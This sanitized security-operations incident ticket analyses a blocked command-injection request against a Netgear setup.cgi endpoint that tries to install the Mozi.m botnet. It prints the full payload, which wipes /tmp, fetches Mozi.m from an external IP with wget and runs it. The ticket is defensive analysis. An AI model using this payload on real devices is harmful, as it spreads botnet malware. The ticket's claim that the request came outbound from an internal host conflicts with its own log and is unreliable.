Alexander Ticket

Note: This report has been sanitized for public sharing.

All internal IPs, hostnames, and Splunk URLs have been redacted or replaced with simulated values.

Report was originally prepared for Jira; internal console links are not publicly accessible. Query references shown for context

Description

A potential RCE attack was detected from internal host [internal web server], attempting to exploit a CGI vulnerability to download and execute the **Mozi.m** malware on the target system.

Victim:

[internal web server] - redacted-domain.local

Encoded log:

```
/setup.cgi?next_file=netgear.cfg&todo=syscmd&cmd=rm%20-rf%20/tmp/*;wget%20http://103.203.72.227:53982/Mozi.m%20-O%20/tmp/netgear;sh%20netgear&curpath=/%20&currentsetting.htm=1
```

Decoded log:

```
/setup.cgi?next_file=netgear.cfg&todo=syscmd&cmd=rm -rf /tmp/*;wget http://103.203.72.227:53982/Mozi.m -O /tmp/netgear;sh netgear&curpath=/&currentsetting.htm=1
```

ATTACKER INFO:

IP: 103.203.72.227 on port 39723

User Agent: "The User-Agent was not identified, indicating that the attack was likely carried out using automated tools or bots. As a result, the browser version and operating system could not be determined.

ANALYST INVESTIGATION:

Virus Total Result: **[here|https://www.virustotal.com/gui/ip-address/103.203.72.227]**

Security Vendors' Analysis from Virus Total: **11/94 security vendors flagged this IP address as malicious**

Talos Intelligence:

REPUTATION DETAILS:

Email Reputation: *Poor*

Web Reputation: *Untrusted*


BLOCK LISTS:

Talos Security Intelligence Block List

Spam level = Critical

pbl.spamhaus.org = Listed

Talos Result:
[here|https://talosintelligence.com/reputation_center/lookup?search=103.203.72.227]



LOCATION DATA

MUPLIYAM, INDIA

OWNER DETAILS

IP ADDRESS	103.203.72.227
FWD/REV DNS MATCH	No data
HOSTNAME	-
DOMAIN	-
NETWORK OWNER	RAILTEL CORPORATION OF INDIA LTD.

CONTENT DETAILS

CONTENT CATEGORY No established content categories

Think these category details are incorrect?

REPUTATION DETAILS

SENDER IP REPUTATION	● Poor	Submit Sender IP Reputation Ticket
WEB REPUTATION	↓ Questionable	Submit Web Reputation Ticket

EMAIL VOLUME DATA

	LAST DAY	LAST MONTH
EMAIL VOLUME	0.0	0.0
VOLUME CHANGE	0%	

BLOCK LISTS


BL.SPAMCOP.NET	Not Listed
CBL.ABUSEAT.ORG	Not Listed
PBL.SPAMHAUS.ORG	Listed
SBL.SPAMHAUS.ORG	Not Listed

TALOS SECURITY INTELLIGENCE BLOCK LIST

ADDED TO THE BLOCK LIST No

ShodanResult: **[here|https://www.shodan.io/search?query=103.203.72.227]**

Splunk Investigation: A total of 15 logs were found, and after applying targeted identifiers such as `netgear` and `Mozi.m`, the dataset was refined to 9 logs directly related to the observed malicious activity.




```
103.203.72.227
```

✓ **15 events** (before 5/12/25 8:39:36.000 PM)

↑↑↑

Result 1: Splunk search — internal link (not accessible)




```
103.203.72.227, netgear
```

✓ **9 events** (before 5/12/25 8:48:16.000 PM) No Event Sampling ▾

↑↑↑

Result 2: Splunk search — internal link (not accessible)



```
103.203.72.227,  mozi.m
```

✓ **9 events** (before 5/12/25 8:48:59.000 PM) No Event Sampling ▾


↑↑↑

Result 3: Splunk search — internal link (not accessible)

Raw Data:

{"timestamp":"2024-10-18T09:34:06.700255-0400","flow_id":89882454780356,"in_iface":"eth0","event_type":"fileinfo","src_ip":" [internal web server] ","src_port":80,"dest_ip":"103.203.72.227","dest_port":39723,"proto":"TCP","http":{"url":"/setup.cgi?next_file=netgear.cfg&todo=syscmd&cmd=rm+-rf+/tmp/*;wget+http ://redacted-domain.local/Mozi.m+-O+/tmp/netgear;sh+netgear&curpath=/&currentsetting.htm=1","http_content_type":"text/html","http_method":"GET","protocol":"HTTP/1.0","status":403,"length":285},"app_proto":"http","fileinfo":{"filename":"/setup.cgi","state":"CLOSED","stored":false,"size":285,"tx_id":0}}

Additional Findings:



103.203.72.227 was found in our database!

This IP was reported **37** times. Confidence of Abuse is **22%**:

22%

ISP	RailTel Corporation is an Internet Service Provider.
Usage Type	Fixed Line ISP
ASN	AS24186
Domain Name	railtel.in
Country	India
City	Kanayannur, Kerala

IP info including ISP, Usage Type, and Location provided by IPInfo. Updated biweekly.

This IP address has been reported a total of **37** times from 19 distinct sources. 103.203.72.227 was first reported on May 9th 2021, and the most recent report was **2 weeks ago**.

ResultAbuseIPDB: [here|https://www.abuseipdb.com/check/103.203.72.227]

ANALYST ASSESSMENT


GreyNoise

Between February 12 and May 12, multiple attacks were observed involving various known vulnerabilities and exploitation techniques. These included:

– **D-Link Devices HNAP SOAPAction Header RCE Attempts**
– **D-Link UPnP OS Command Injection**
– **GPON Router Worm (CVE-2018-10561)**
– **HNAP Crawler Activity**
– **Mirai Botnet Variants**

These attacks targeted exposed devices and aimed to exploit remote command execution and unauthorized access vulnerabilities.

greynoise Result: **[here**↓ ↓ ↓|https://viz.greynoise.io/ip/103.203.72.227**]**



103.203.72.227

ORGANIZATION
RailTel Corporation of India Ltd

ACTOR
unknown

Not Spoofable [?]

Observed Activity

This activity was observed first-hand by GreyNoise from the IP.

TIMELINE SUMMARY

IP Timeline

Drag the slider to adjust the time window. Your plan has access to 90 days of lookback.

FEB 12 MAY 12

Classification

CLASSIFICATION FEB 12 MAY 12
unknown
malicious

Tags

SEARCH TAGS


TAG FEB 12 MAY 12
D-Link Devices HNAP SOAPAction Header RCE Attempt
D-Link UPnP OS Command Injection
GPON CVE-2018-10561 Router Worm
HNAP Crawler
Mirai


[+] SHOW 4 MORE

Cencys:

Routing: 103.203.72.0/24 via RAILTEL-AS-IN RailTel Corporation of India Ltd, IN (AS24186)

CencysResult: **[here** ↓ ↓ ↓|https://search.censys.io/hosts/103.203.72.227**]**





Geographic Location

City	Kanayannur
State	Kerala
Country	India (IN)
Coordinates	9.96667, 76.26667
Timezone	Asia/Kolkata

ANALYST ASSESSMENT

An outbound **Remote Code Execution (RCE)** attempt was identified, originating from an internal host with IP address [internal web server]. The host attempted to execute a known malware payload (**Mozi.m**) by exploiting a vulnerable endpoint. The malicious HTTP request was directed towards an external IP address (**103.203.72.227**) on port 39723, indicative of a larger **IoT malware attack** chain.

Attack Details:

- **Source IP ([internal web server])**: Internal host potentially compromised or infected.
- **Destination IP (103.203.72.227)**: Malicious external server hosting the Mozi botnet malware.
- **HTTP Request**: The payload is delivered via a **GET** request to `/setup.cgi?next_file=netgear.cfg&todo=syscmd&cmd=rm+-rf+/tmp/*;wget+http://103.203.72.227:53982/Mozi.m+-O+/tmp/netgear;sh+netgear`.
- **HTTP Status**: A **403 Forbidden** response indicates that the server blocked the request, preventing the execution of the malicious commands.

- **Payload Filename**: The malware file is disguised as a file named **netgear**, possibly to evade detection or appear innocuous.

- **File Involved**: The attack attempts to interact with **/setup.cgi**, which could be part of a known vulnerable endpoint in IoT devices.

Detailed Breakdown of Commands:

1. `rm -rf /tmp/*;`

    - **Purpose**: The command removes all files from the `/tmp/` directory, which is commonly used for storing temporary files. This step may be intended to free space or remove evidence of the attack, making it harder to detect.

2. `wget http://103.203.72.227:53982/Mozi.m -O /tmp/netgear;`

    - **Purpose**: Downloads the **Mozi.m** malware from the attacker's IP and saves it as **/tmp/netgear**. The use of the "netgear" filename is an attempt to disguise the malicious file, possibly to mimic a legitimate file.

3. `sh netgear`

    - **Purpose**: Executes the downloaded malware file. Once executed, the **Mozi.m** malware will run, spreading the infection and allowing the compromised device to join the Mozi botnet.

Potential Impact:

- **Botnet Infection**: If successful, the compromised device becomes part of the **Mozi botnet**, enabling attackers to control and use it for further malicious activities, such as launching attacks on other systems.

- **Lateral Spread**: The malware may attempt to exploit other vulnerable devices on the network, leading to a rapid spread of the infection.

- **Future Malware Payloads**: Once installed, the Mozi malware may download additional malware, including ransomware or data stealers, potentially compromising more systems.

- **Internal Network Exposure**: The infected device could serve as an entry point for attackers to move laterally within the internal network, gaining access to sensitive systems or data.

- **Legal and Operational Risk**: Participation in criminal activities, such as botnet operations, could expose the organization to regulatory fines, reputational damage, and legal consequences.

ACTION

1. **Isolate the Affected Host:**
   - **Immediately isolate the internal host** ([internal web server]) **from the network to prevent further infection or lateral movement.**
2. **Perform Malware Scan:**
   - **Run a full malware scan on the affected host to detect and remove any traces of the Mozi.m malware or other malicious payloads.**
3. **Check for Other Infected Devices:**
   - **Investigate other internal devices, particularly IoT devices, for signs of compromise or similar malicious activity.**
4. **Review Logs:**
   - **Analyze logs for signs of lateral movement or communication with other suspicious IPs, especially related to IoT or botnet activity.**
5. **Patch Vulnerabilities:**
   - **Ensure that the affected device and other IoT devices are updated with the latest patches to prevent further exploitation.**
6. **Block Malicious IPs:**
   - **Block the external IP (103.203.72.227) and any known malicious IPs from the network to prevent future attacks.**
7. **Monitor for Future Attacks:**
   - **Set up alerts for similar RCE attempts or malicious activity to monitor for any new threats.**
8. **Document Incident:**
   - **Document all findings, actions taken, and evidence in the Jira ticket for tracking and future reference.**